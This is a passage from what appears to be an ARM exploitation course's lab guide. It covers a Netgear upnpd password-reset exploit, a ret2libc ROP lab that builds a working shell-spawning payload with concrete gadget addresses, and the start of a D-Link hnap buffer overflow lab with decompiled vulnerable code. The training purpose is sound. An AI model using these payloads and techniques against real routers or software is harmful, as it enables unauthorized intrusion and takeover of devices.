In our exploit.py payload, we jump to the address \x58\x9a\x03. A \x00 gets appended to this and since it is little endian, the byte order is reversed. This means that when we overwrite the saved lr, we will jump to 0x00039a58.

```
nemo@hammerhead:~/labs/netgear$ cat exploit.py | grep ^buffer
buffer = "1" + "A"*1048 + "\x58\x9a\x03"
```

By grepping for the buffer in the exploit.py payload, we see the line where it gets created. Notice that all of the address is there and in reverse order except for the \x00 that gets added to the end. This gets appended automatically, and we don't need to include the null byte at the end.

Switch back to the dogfish vm that is debugging upnpd

While still connected with gdb, let's look at what instructions are at our target address that we want to jump to.

```
(gdb) x/10i 0x00039a58
   0x39a58: ldr r0, [pc, #-856] ; 0x39708
   0x39a5c: ldr r1, [pc, #-856] ; 0x3970c
   0x39a60: bl  0xaf00 <acosNvramConfig_set@plt>
   ...
```

Here we see a value loaded into r0 and another value loaded into r1. After this, there is a function call to acosNvramConfig_set@plt.

This function likely changes nvram configuration settings. In fact, it should be resetting the password for the web interface.

We know from early on in this class that parameters are passed in registers r0-r3. It looks like this function has 2 parameters, since we see a ldr instruction for r0 and r1.

Let's set a breakpoint right before the call to acosNvramConfig_set to verify what this section of code is doing.

```
(gdb) b * 0x39a60
Breakpoint 1 at 0x39a60
(gdb) c
Continuing.
```

After you set a breakpoint, continue the process with "c".

This is in hammerhead

Next, in the hammerhead vm, throw exploit.py.

```
nemo@hammerhead:~/labs/netgear$ ls
crash.py  exploit.py

nemo@hammerhead:~/labs/netgear$ python exploit.py
...
```

This is in the dogfish vm

In gdb, we should hit our breakpoint at the bl instruction.

```
(gdb) c
Continuing.
[Detaching after vfork from child process 5386]
```

```
Breakpoint 1, 0x00039a60 in ?? ()
(gdb) x/5i $pc
=> 0x39a60: bl  0xaf00 <acosNvramConfig_set@plt>
   0x39a64: ldr r4, [pc, #-352] ; 0x3990c
   0x39a68: mov r1, #0
   0x39a6c: mov r2, #2048   ; 0x800
   0x39a70: mov r0, r4
```

Hmm, so we should see the arguments in registers r0 and r1.

```
(gdb) x/s $r0
0x3d854:    "http_passwd"
(gdb) x/s $r1
0x3f44c:    "password"
```

This function is going to set the http_passwd nvram setting to "password", which is the default password. If hit `c` to continue in gdb, our exploit will be completed successfully!

Summary

In this lab, we demonstrated how we can emulate a netgear router in a chroot environment. We ran an exploit against the vulnerable upnpd process and redirected execution to reset the default password. In an optional portion of the exercise, we opened the target process in a debugger and observed a controlled crash. We then reset the upnpd service and stepped through the password reset code that the original exploit redirects to.

Lab 9: ROP

Background

We don't always have the luxury of delivering shellcode and being able to jump directly to it. Today, devices are implementing security controls that prevent user-supplied data from being executable.

Rop has proven itself over the years to be an effective workaround. By stringing together smaller bits of code (gadgets) into a rop chain, we can sometimes find creative ways to bypass memory protections and get us the access we need.

Objectives

- Finding rop gadgets to accomplish our goal
- Locating addtional memory addresses required to accomplish our goal
- Adjusting stack alignment for our gadget

Lab Preparation

> **Note**
>
> This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
    - User: `nemo`
    - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
    - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako
```

```
nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Reviewing the vulnerable function

Change into the `~/labs/rop` folder in the mako vm. The `check_input` function in `src/rop_target.c` is vulnerable to a stack-based buffer overflow.

```
int check_input(char *input) {

  char buf[64];
  strcpy(buf, input);

  if (strstr(buf, "-a"))
    return 1;
  else
    return 0;
}
```

If the user supplied input is more than 64 bytes, the strcpy function will overflow the `buf` char array.

Note

The \x00 is a bad character in this lab.

We've seen similar issues in previous labs, but in this example, the rop_target ELF file was not compiled with `-z execstack`. Therefore, we cannot deliver our shellcode and execute it directly on the stack. Having a non-executable stack is a good security practice and the default setting for most compilers.

Let's start by overflowing the buffer and trying to overwrite the stored link register (lr) to gain control of execution.

Start up rop_target in gdb.

```
nemo@mako:~/labs/rop$ gdb ./rop_target
```

Important - Read this.

There is an issue when debugging dynamically linked binaries in the qemu environment. After starting the binary using the `run` command, you may need to hit `ctl-c` and the `c` for the program to continue. If the program does not seem responsive, give this a try.

Try it.

We've done this a few times before. Without looking ahead, try to determine how many bytes you need to overflow `buf[]` and gain control of execution.

```
(gdb) run $(python2 -c 'print("A"*68+"BBBB")')
Starting program: /home/nemo/labs/rop/rop_target $(python2 -c 'print("A"*68+"BBBB")')
^C
Program received signal SIGINT, Interrupt.
0xb6fd81e4 in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Ret2libc

To capitalize on this buffer overflow and further our access, we will be using a popular exploitation technique called return to libc or "ret2libc". Libc is the standard C library and holds many common functions shared by most of the executable files on the system. Essentially, we will be using some of the functionality already available to the process in the libc shared object. In this lab, we will attempt to execute the `system` function in libc to create a child process and give us a shell.

> **Note**
>
> For more information on system, run `man system` from the command line.

Rop

In class, we talked about how rop works in theory, but now let's take a look at a concrete example. By overwriting the stack pointer, we gain control of execution. That's the first step. But where can we go from here?

Setting a goal

With rop, it is important to set a goal and determine what we want to accomplish. In this case, we would like to ret2libc and execute the following function call.

```
system("/bin/sh")
```

If we can gain control of execution, and execute the call above, we will get a shell. So, executing this function call is our goal.

In a previous lab, we went over how arguments are passed to functions in ARM. The system call we are looking to execute only requires one argument, a string for the shell command we want to execute. Since we know that r0 holds the first parameter, we will need to somehow get it to point to the string "/bin/sh".

> **Rop Objectives**
>
> - Get r0 to point to "/bin/sh"
> - Call the system function

Rop gadgets

Rop gadgets are small snippets of code that perform some basic functionality and then return. Hence, the name "return oriented programming". When multiple rop gadgets are chained together, they can be executed sequentially to accomplish more complex functionality.

> **Note**
>
> For this lab, we have a very simple scenario. We need to get a value into r0 and then we need to call system.

In ARM, most of the returns are done via a `pop` instruction that pops the saved lr register into pc. This returns execution to the address in the calling function that followed the branch. There are other types of returns such as branching to lr, but let's start by looking at pop.

Let's look for all of the `pop` instructions in our rop_target binary. To do this, we will use `objdump -d` (disassemble) and grep for pop.

```
nemo@mako:~/labs/rop$ objdump -d rop_target | grep pop
 9b00008:    bc02        pop {r1}
 9b000f6:    bd08        pop {r3, pc}
 9b00146:    bd80        pop {r7, pc}
 9b00160:    bd80        pop {r7, pc}
 9b001da:    bd80        pop {r7, pc}
 470:    e8bd8008    pop {r3, pc}
 9b002ec:    e8bd8008    pop {r3, pc}
```

Hmm. This doesn't give us a lot of options. We have some pop instructions, but not much. We might be able to make something happen here, but let's see if we can find some more pop instructions to work with.

If we look at the rop_target binary, we see that it is dynamically linked. This means that other shared objects will be loaded at runtime and their functionality will also be available within the same process memory space. This is what makes ret2libc possible.

```
nemo@mako:~/labs/rop$ file rop_target
rop_target: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux-armhf.so.3, BuildID[sha1]=bbf6e6978c63a12c0d6f18a441b0807268d7ed20, for GNU/
Linux 3.2.0, not stripped
```

Let's get a list of the other shared objects we have to work with. The `ldd` command shows the dependencies of an ELF file.

```
nemo@mako:~/labs/rop$ ldd rop_target
    linux-vdso.so.1 (0xbe898000)
    libc.so.6 => /lib/arm-linux-gnueabihf/libc.so.6 (0xad35c000)
    /lib/ld-linux-armhf.so.3 (0xb6f6c000)
```

```
nemo@mako:~/labs/rop$ ls -l /lib/arm-linux-gnueabihf/libc.so.6
lrwxrwxrwx 1 root root 12 Dec 16 06:04 /lib/arm-linux-gnueabihf/libc.so.6 -> libc-2.31.so
```

If we run `ls -l` on the `/lib/arm-linux-gnueabihf/libc.so.6` dependency, we see that this file is just a symbolic link to another file, `libc-2.31.so` found in the same directory. Therefore, we will need to look for pop instructions in `/lib/arm-linux-gnueabihf/libc-2.31.so`.

```
nemo@mako:~/labs/rop$ file /lib/arm-linux-gnueabihf/libc-2.31.so
/lib/arm-linux-gnueabihf/libc-2.31.so: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (GNU/Linux),
dynamically linked, interpreter /lib/ld-linux-armhf.so.3,
BuildID[sha1]=7f9588157c43de02a089d766fe7cc1a0fa70ed45, for GNU/Linux 3.2.0, stripped
```

Since libc will be available in our process' memory space at runtime, finding rop gadgets in this shared object is a viable option. Let's check this file for pop instructions.

Be prepared for a lot of output.

```
objdump -d /lib/arm-linux-gnueabihf/libc-2.31.so | grep pop
```

We can pipe this output to `wc -l` which will count the number of lines in our output.

```
nemo@mako:~/labs/rop$ objdump -d /lib/arm-linux-gnueabihf/libc-2.31.so | grep -i pop | wc -l
1811
```

So, we have 1,811 pop instructions in libc to work with. How do we choose which one to use?

Let's go back to our goal.

- Get r0 to point to "/bin/sh"
- Call the system function

We need to get a pointer in r0 and then call system. Because of the stack overflow, we control the stack, so we control what gets popped into the registers.

✓ **Think about it. Based on what we want to accomplish, how can we do this with just 1 instruction?**

Let's search for a 'pop' instruction that has both r0 and pc in it!

```
nemo@mako:~/labs/rop$ objdump -d /lib/arm-linux-gnueabihf/libc-2.31.so | grep pop | grep r0 | grep pc
   5f3fc:    e8bd8011     pop {r0, r4, pc}
   c0404:    bdbd         pop {r0, r2, r3, r4, r5, r7, pc}
   c0488:    bd39         pop {r0, r3, r4, r5, pc}
```

Boom! Here we grepped for pop, r0, and pc.

We could use any of these, but we typically want to minimize the size of our exploit payload, so let's go with the smallest one. We will call this `gadget1`.

```
5f3fc:  pop {r0, r4, pc}
```

> **Warning**
>
> 0x5f3fc is not the address of gadget1. This is the offset of gadget1 from the base of libc. We show how to find the address by adding this offset to the base of libc in the "Finding the address of gadget1" section below.

If we control the data on the stack, this single instruction will:

- populate r0
- populate r4 (not needed)
- populate pc (redirect execution)

If we can find "/bin/sh" in memory, we could place the address of the string on our stack so that it gets popped into the r0 register. We will call the address that points to the beginning of this string, `binstr_addr`.

A value will also be popped into r4, but we don't really care because we don't really need that register and it won't disrupt what we are trying to do. We will just use "CCCC" or "\x43\x43\x43\x43" as a placeholder.

Lastly, we place the address for the system function from libc on the stack so that it will get popped into pc when our `pop {r0, r4, pc}` instruction is executed.

Putting this all together, our stack will look like this:

stack
...
AAAA
AAAA
gadget1
binstr_addr
CCCC
system_addr

Let's review what will happen here. Like our previous buffer overflow exploits, we will overflow the saved lr with gadget1. This is the first thing we want to execute.

Once gadget1 is popped off, the top of the stack now looks like this:

stack
binstr_addr
CCCC
system_addr

Now, when the gadget1 instruction executes...

```
pop {r0, r4, pc}
```

- the binstr_addr value gets popped into r0
- CCCC gets popped into r4 (we don't care)

r0=binstr_addr

r4=43434343

r0 holds the address of the "/bin/sh" string which is what we need for the call to the system function.

Finally, in the same instruction, system gets popped into pc.

`system("/bin/sh")` gets executed and we get a shell!

Finding the addresses we need

We need to find the address of our rop gadget, system and the address of the "/bin/sh" string.

Since we are not using ASLR at this time, the address layout will be the same every time the program is ran. This means that these locations will be the same every time.

We will find the addresses we need using gdb. In the Memory Leak lab, we will show a different technique.

Finding system

If you have exited out of gdb, open it back up with rop_target.

```
nemo@mako:~/labs/rop$ gdb rop_target

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
```



```
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from rop_target...
(No debugging symbols found in rop_target)
(gdb)
```

Set a breakpoint in main and run the program.

> **Note**
>
> Don't forget the ctrl-c if your program doesn't reach the breakpoint after you start it with `run` .

```
(gdb) b main
Breakpoint 1 at 0x9b0016e
(gdb) run
Starting program: /home/nemo/labs/rop/rop_target
^C
Program received signal SIGINT, Interrupt.
0xb6fe12d8 in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.

Breakpoint 1, 0x09f0016e in main ()
(gdb)
```

We did this to ensure that we are at a point where the libc shared object has been loaded into memory. We want to find the address of the `system` function in libc, since this function allows us to run an arbitrary command on the target.

To find the address of `system` , do the following.

```
(gdb) print system
$1 = {int (const char *)} 0xb6f09990 <__libc_system>
(gdb)
```

Now, this can be tricky because this is actually a THUMB instruction. We can verify this, by looking at the next few instructions starting with the result, 0xb6f09990.

> **Note**
>
> The `x/5i <address>` instruction will examine (x) 5 instructions (i) starting at "address".

```
(gdb) x/5i 0xb6f09990
   0xb6f09990 <__libc_system>:  cbz r0, 0xb6f09994 <__libc_system+4>
   0xb6f09992 <__libc_system+2>:    b.n 0xb6f09538 <do_system>
   0xb6f09994 <__libc_system+4>:    ldr r0, [pc, #16]   ; (0xb6f099a8 <__libc_system+24>)
   0xb6f09996 <__libc_system+6>:    push    {r3, lr}
```

If you look at the first column, you will notice that each of these instructions are 2 bytes. This tells us they are THUMB instructions.

Remember, that when you jump to thumb instructions, you have to add +1 to the address. So, for the system address, we will use 0xb6f09991.

This will be what we called system_addr in our exploit.

Finding "/bin/sh"

The "/bin/sh" string can also be found in libc. To verify this we can run strings on the .so file and grep for bin.

```
nemo@mako:~/labs/rop$ strings /lib/arm-linux-gnueabihf/libc-2.31.so | grep bin
bindtextdomain
bindresvport
bind
_nl_domain_bindings
bind_textdomain_codeset
/bin/sh
corrupted size vs. prev_size in fastbins
invalid fastbin entry (free)
malloc(): smallbin double linked list corrupted
malloc(): largebin double linked list corrupted (nextsize)
malloc(): largebin double linked list corrupted (bk)
/bin:/usr/bin
/bin/csh
/etc/bindresvport.blacklist
```

This string should be loaded in our address space at runtime, so we should be able to find it in gdb.

Narrowing our search to just libc

We can narrow our search for "/bin/sh" by only searching the memory used by libc in our target process.

While still at our breakpoint in the main function, run the `info proc mappings` command in gdb.

```
(gdb) info proc mappings
process 2781
Mapped address spaces:

	Start Addr   End Addr       Size     Offset objfile
	  0x400000   0x401000     0x1000        0x0 /home/nemo/labs/rop/rop_target
	  0x9f00000  0x9f01000     0x1000    0x10000 /home/nemo/labs/rop/rop_target
	  0x9f10000  0x9f11000     0x1000    0x10000 /home/nemo/labs/rop/rop_target
	  0x9f11000  0x9f12000     0x1000    0x11000 /home/nemo/labs/rop/rop_target
	0xb6ed7000 0xb6fc0000    0xe9000        0x0 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
	0xb6fc0000 0xb6fcf000     0xf000    0xe9000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
	0xb6fcf000 0xb6fd1000     0x2000    0xe8000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
	0xb6fd1000 0xb6fd3000     0x2000    0xea000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
	0xb6fd3000 0xb6fd5000     0x2000        0x0
	0xb6fd5000 0xb6fee000    0x19000        0x0 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
	0xb6ff9000 0xb6ffb000     0x2000        0x0
	0xb6ffb000 0xb6ffc000     0x1000        0x0 [sigpage]
	0xb6ffc000 0xb6ffd000     0x1000        0x0 [vvar]
	0xb6ffd000 0xb6ffe000     0x1000        0x0 [vdso]
	0xb6ffe000 0xb6fff000     0x1000    0x19000 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
	0xb6fff000 0xb7000000     0x1000    0x1a000 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
	0xbefdf000 0xbf000000    0x21000        0x0 [stack]
	0xffff0000 0xffff1000     0x1000        0x0 [vectors]
(gdb)
```

This command shows how different sections are mapped into the running process memory. We see multiple entries for libc (/usr/lib/arm-linux-gnueabihf/libc-2.31.so).

```
	0xb6ed7000 0xb6fc0000    0xe9000        0x0 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
	0xb6fc0000 0xb6fcf000     0xf000    0xe9000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
	0xb6fcf000 0xb6fd1000     0x2000    0xe8000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
	0xb6fd1000 0xb6fd3000     0x2000    0xea000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
```

Let's start with the first section of libc that is loaded at address 0xb6ed7000 and ends at address 0xb6fc0000. We can do this using gdb's (wonky) find command. The format for this command is: find , , 's', 't', 'r', 'i', 'n', 'g'

See `help find` in gdb for some confusing instructions.

```
(gdb) find 0xb6ed7000, 0xb6fc0000, '/', 'b', 'i', 'n', '/', 's', 'h'
0xb6fb734c
1 pattern found.
```

We can verify this with the `x/s 0xb6fb734c` command.

```
(gdb) x/s 0xb6fb734c
0xb6fb734c: "/bin/sh"
```

The address for binstr_addr in the exploit will be `0xb6fb734c`.

Finding the address of gadget1

When we found gadget1 in libc using objdump, we were given only the offset. This is because the base address of libc is not determined until process runtime. The objdump tool uses 0 as a base.

The results of our `objdump -d /lib/arm-linux-gnueabihf/libc-2.31.so | grep pop | grep r0 | grep pc` were:

```
5f3fc:  pop     {r0, r4, pc}
```

This tells us that the gadget we are looking for is at offset +0x5f3fc from the base of libc. Using the `info proc mappings` command above, we saw that the base of libc was 0xb6ed7000.

```
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xb6ed7000+0x5f3fc)
'0xb6f363fc'
```

The address for gadget1 should be 0xb6f363fc.

Let's check this in gdb to verify that we see a `pop {r0, r4, pc}` instruction.

```
(gdb) x/10i 0xb6f363fc
   0xb6f363fc:  strh    r1, [r2, #0]
   0xb6f363fe:  ldmia.w sp!, {r1}
   0xb6f36402:  b.n 0xb6f36abe
   0xb6f36404:  adds    r0, #1
```

If we try to look at this instruction, gdb tries to incorrectly show it as a THUMB instruction. Notice how each address is incrementing by only 2 bytes.

We can force gdb to show this instruction as arm using the `arm force-mode` setting. By default this is set to `auto`.

```
(gdb) show arm force-mode
The current execution mode assumed (even when symbols are available) is "auto".
```

Set this to `arm`.

```
(gdb) set arm force-mode arm
```

Ask gdb to display the instruction again.

```
(gdb) x/5i 0xb6f363fc
   0xb6f363fc:  pop {r0, r4, pc}
   0xb6f36400:  cmp r12, #2
   0xb6f36404:  ldrbgt  r3, [r1, #-1]!
```

```
    0xb6f36408:  ldrbge  r4, [r1, #-1]!
    0xb6f3640c:  ldrb    lr, [r1, #-1]!
```

Now we get the instruction we expected, and we see gadget1 correctly at the expected address. Don't forget to change this setting back to `auto`.

```
(gdb) set arm force-mode auto
```

Our stack

When we throw our exploit, the stack should look like this.

stack
...
AAAA
AAAA
0xb6f363fc (gadget1, should overwrite saved lr)
0xb6fb734c (binstr_addr)
CCCC
0xb6f09991 (system_addr)

Try it.

Try plugging in these values and see if you can get a shell while in the debugger.

- Don't forget to enter the address bytes in reverse order since the system is little endian.
- Don't forget your A's.

Exploitation via a single rop gadget

```
(gdb) run $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6" + "\x4c\x73\xfb\xb6" + "CCCC" +
"\x91\x99\xf0\xb6"')
Starting program: /home/nemo/labs/rop/rop_target $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6" +
"\x4c\x73\xfb\xb6" + "CCCC" + "\x91\x99\xf0\xb6"')
^C
Program received signal SIGINT, Interrupt.
0xb6fe12b8 in _dl_debug_state () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
```

```
[Detaching after vfork from child process 2602]
$
```

The same exploit used in the debugger should work from the command line.

```
nemo@mako:~/labs/rop$ ./rop_target $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6" +
"\x4c\x73\xfb\xb6" + "CCCC" + "\x91\x99\xf0\xb6"')
$
```

Summary

In this lab we covered exploitation via a single rop gadget. Additional gadgets can be linked together and executed in sequence using what's known as a rop chain. Rop can be an effective way to gain further access when we cannot deliver executable code.

In this example we executed a shell, but rop can also be used to do things like disable memory protections that would allow us to jump to and execute our own shellcode.

ROP Challenge

```
Use the following rop gadget from libc in your exploit. You will need at least one other gadget, but
you are required to use this one.

4b232:       4628            mov     r0, r5
4b234:       b005            add     sp, #20
4b236:       bdf0            pop     {r4, r5, r6, r7, pc}
```

Challenge Answer Key

Mprotect Challenge

Create a rop chain that calls mprotect and sets the stack permissions so that they are executable, then jump to and execute your shellcode.

Note

This is an advanced challenge that pushes beyond what we have covered so far in class and is intended to be used as homework. It has been included since it represents the natural progression of how we can use rop in a real world scenario.

Challenge Answer Key

Lab 10: Dlink Exploit

Background

In November 2016, Pedro Ribeiro disclosed a remote buffer overflow in the hnap process on Dlink routers. The overflow is due to the improper implementation of strncpy with no bounds checks on user-provided input. An attacker can write past a local stack buffer and overwrite the saved lr, giving them control of execution when the function returns.

Hnap stands for Home Network Administration Protocol and on the target router, this runs in a separate process that gets called from the httpd (parent) process.

Objectives

- Starting up an emulated router
- Launching a remote buffer overflow exploit from the hammerhead vm
- (Optional) observe a crash in the child process
- (Optional) step through the memory corruption in the child process and observe how we gain control of execution via a vulnerable implementation of strncpy

Lab Preparation

> **Note**
>
> This lab will be done in the dogfish vm.

Accessing the dogfish vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/dogfish` folder.
- Use the command `sudo start_dogfish.sh` to start the dogfish virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/dogfish

nemo@hammerhead:~/qemu/dogfish$ sudo ./start_dogfish.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS dogfish ttyAMA0

dogfish login:
```

- The best way to connect to the dogfish vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the dogfish vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/dogfish$ ssh dogfish
nemo@192.168.2.20's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@dogfish:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Starting up the emulated dlink router

Start the launch_dlink.sh script and enter `nemo` for the password when prompted. You should see the nvram scroll across the screen and eventually see a busybox prompt as shown below.

```
nemo@dogfish:~$ ./launch_dlink.sh
[sudo] password for nemo:

...

(lots of nvram settings will scroll by)

...

BusyBox v1.7.2 (2019-10-19 12:12:12 CST) built-in shell (ash)
```

```
Enter 'help' for a list of built-in commands.

#
```

You will also see log messages kick off in the other window that was used to startup the dogfish vm. These messages are from the dlink device booting up. This screen will continue to display messages throughout the duration of the lab.


Note

Since we did not emulate every single piece of hardware (ie wireless adapters, usb, etc), there will be lots and lots of errors.

The ip address for the dlink router's web interface is 192.168.2.22. After the boot process runs for a while, we can open up firefox in our hammerhead vm and browse to this webpage. If we have successfully started up the emulated router, we should see a login prompt.

Warning

If you get a "Secure Connection Failed" error when trying to access the dlink interface, you have been redirected to the https page. This means that the dlink router is still starting up its web services. Give it some more time and then try browsing to http://192.168.2.22. Alternatively, you can follow the prompts in the web browser and connect via https.



The hnap vulnerability

The hnap vulnerability exists in the function shown below.

> **Note**
>
> This can be observed in ghidra by analyzing the cgibin binary and going to the address 0x18e2c and looking at the decompiled output. The cgibin binary uses "hnap" as an alias when it is started from httpd. This means that the actual binary is named cgibin, but when you look at the process with the ps command you will see that the process is called "hnap".
>
> Opening this in ghidra is optional for this lab. See the Introduction to Ghidra lab if you are not familiar with using it, but would like to view the vulnerable function on your own.
>
> The names of the function and variables will not be the same if you look at this on your own. They have been added for clarity in the lab. You can rename variables and the function with the lower-case L hotkey in ghidra.

Decompile: parseSoapParameter_00018e2c - (cgibin)

```
char * parseSoapParameter_00018e2c(char *input,char *tag_name,char *dest)

{
  char end_tag [1024];
  char start_tag [1024];
  char buffer [1024];
  char *tag_data_len;
  char *offset;
  char *tag_data_offset;
  int start_tag_len_plus_1;
  size_t start_tag_len;

  sprintf(start_tag,"<%s>",tag_name);
  sprintf(end_tag,"</%s>",tag_name);
  start_tag_len = strlen(start_tag);
  start_tag_len_plus_1 = start_tag_len + 1;
  offset = strstr(input,start_tag);
  if (offset != (char *)0x0) {
    tag_data_offset = offset + start_tag_len;
    offset = strstr(tag_data_offset,end_tag);
    if ((offset != (char *)0x0) &&
       (tag_data_len = offset + -(int)tag_data_offset, -1 < (int)tag_data_len)) {
                    /* vulnerable strncpy */
      strncpy(buffer,tag_data_offset,(size_t)tag_data_len);
      buffer[(int)tag_data_len] = '\0';
      offset = strcpy(dest,buffer);
    }
  }
  return offset;
}
```

Here is the same output in text format which may be easier to see in the lab guide.

```
char * parseSoapParameter_00018e2c(char *input,char *tag_name,char *dest)

{
  char end_tag [1024];
  char start_tag [1024];
  char buffer [1024];
